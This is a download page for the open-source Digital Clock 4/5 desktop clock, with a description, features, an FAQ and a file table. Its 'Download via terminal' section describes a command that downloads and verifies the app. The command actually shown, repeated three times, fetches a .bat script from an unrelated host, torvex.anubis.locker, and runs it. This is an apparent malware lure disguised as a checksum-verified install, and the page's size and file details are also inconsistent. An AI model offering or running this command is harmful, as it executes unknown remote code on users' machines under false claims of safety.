

Digital Clock 4
by Nick Korotysh
- Version
- 5.2.2
- Size
- 7.1 MB
- Updated
- Publisher
- Nick Korotysh
- Category
- Utilities
- Files
- 1
Digital Clock 4 screenshots


About Digital Clock 4
Digital Clock 4 is a free, open-source desktop clock that places a large, customisable digital clock on your screen. Its author, Nick Korotysh, built it around the idea that a desktop clock can be both useful and beautiful: you can change its look with skins, fonts and textures, resize it, make it transparent, and place it anywhere on the desktop, while a tray icon gives quick access to its settings.
The project page explains that there are two related versions. Digital Clock 4 has been discontinued, with 4.7.9 as its final version, and is no longer recommended. Digital Clock 5 is its replacement and has also reached a final version, 5.2.2. The files listed here are the Digital Clock 5 builds for Windows, as an installer and a portable archive, and for macOS as a disk image. The two versions can coexist on the same system if you want to compare them.
Customisation is the heart of the application. You can choose between skins that draw the digits with different styles or use any installed font, colour the clock with solid colours or textures, adjust spacing and size, and set the time format, including seconds and separators. A plugin system adds extra functions, such as an alarm, hourly chime, showing the date, displaying time in other time zones and more, so the clock can be extended without becoming cluttered by default.
Nothing special is needed to start: launch the program and the clock appears together with its tray icon. Because both versions are now final and discontinued, there will be no further feature updates, which is worth keeping in mind on future operating system releases. The source code is available on GitHub under the GPL. For anyone who likes a tidy, good-looking clock on the desktop, Digital Clock 5 remains a charming and capable little utility.
Key features
- Large customisable desktop clock
- Skins, fonts, colours and textures
- Transparency and free placement
- Plugin system for alarms, chimes and more
- Tray icon for quick settings
Pros
- Attractive and flexible
- Lightweight
- Free and open source
Cons
- Discontinued, no further updates
- Some plugins require configuration
System requirements
Windows or macOS. The clock is very lightweight.
Tips
- Try the portable Windows archive if you do not want to install anything
- Enable the date or time zone plugins for extra information on screen
Source code on GitHub Kolcha/DigitalClock5
Description from the publisher
beautiful customizable clock with plugins
Very customizable beautiful clock.
There are 2 versions exist (they may co-exist):
- Digital Clock 4 - discontinued, not recommended
- Digital Clock 5 - discontinued, replacement for Digital Clock 4
Digital Clock 4 final version is 4.7.9
Digital Clock 5 final version is 5.2.2
Nothing special is required to start using this clock. Just launch it and enjoy! When it starts, apart from the clock itself, a small tray icon appears. This tray icon can be used to call the clock configuration dialog. Also this dialog can be called using clock context menu.
Sources (v5) are hosted on GitHub: https://github.com/Kolcha/DigitalClock5
You can create your own skin! See this link for details: https://sourceforge.net/p/digitalclock4/wiki/How%20to%20create%20skin/
NOTE: do NOT download any .rar or .exe files marked as my software, these files are NOT made by me and I'm not responsible for their content
At a glance
Digital Clock 4 is a open source utilities app published by Nick Korotysh (digitalclock4.sourceforge.io). beautiful customizable clock with plugins
SOFTGIT offers 1 file for Digital Clock 4 covering Windows, macOS, Linux, 7.1 MB in total. The version listed is v5.2.2, last updated on June 18, 2026.
Digital Clock 4 belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download Digital Clock 4 v5.2.2
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/digitalclock4. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Digital Clock 4 system requirements
- Operating system
- Linux, macOS, Windows
- License
- GNU General Public License version 3.0 (GPLv3)
- Written in
- C++
- Download size
- 22 MB (digital_clock_5-win64.zip)
- Project page
- sourceforge.net/projects/digitalclock4
Digital Clock 4 FAQ
Is Digital Clock 4 still developed?
No. Digital Clock 4 is discontinued, and its replacement Digital Clock 5 has also reached its final version, 5.2.2.
Which files are on this page?
Digital Clock 5 builds for Windows (installer and portable archive) and macOS.
Can I customise the clock's appearance?
Yes. You can use skins or any font, colours or textures, and adjust size, transparency and format.
Does it support plugins?
Yes. Plugins add features such as alarms, chimes, date display and time zones.
Is Digital Clock free?
Yes. It is free and open source under the GPL.
Is Digital Clock 4 free and open source?
Digital Clock 4 is distributed under GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does Digital Clock 4 support?
SourceForge lists Linux, macOS, Windows for Digital Clock 4.
Where does the Digital Clock 4 download come from?
The Download button takes you to the official SourceForge download for Digital Clock 4 (sourceforge.net/projects/digitalclock4). SOFTGIT does not modify or re-host the file.
What is Digital Clock 4 written in?
SourceForge lists C++.
Is Digital Clock 4 free to download?
Yes. Digital Clock 4 is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Digital Clock 4?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Digital Clock 4 safe to install?
Files are published as received from Nick Korotysh, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Digital Clock 4 support?
The files listed here target Windows, macOS, Linux.
How big is the Digital Clock 4 download?
The file is 7.1 MB.
Provenance
- Publisher
- Nick Korotysh
- Last check
- 5 months ago
- License
- GNU General Public License version 3.0 (GPLv3)
- Source code
- github.com/Kolcha/DigitalClock5
- Imported from
- Source: sourceforge.net/projects/digitalclock4

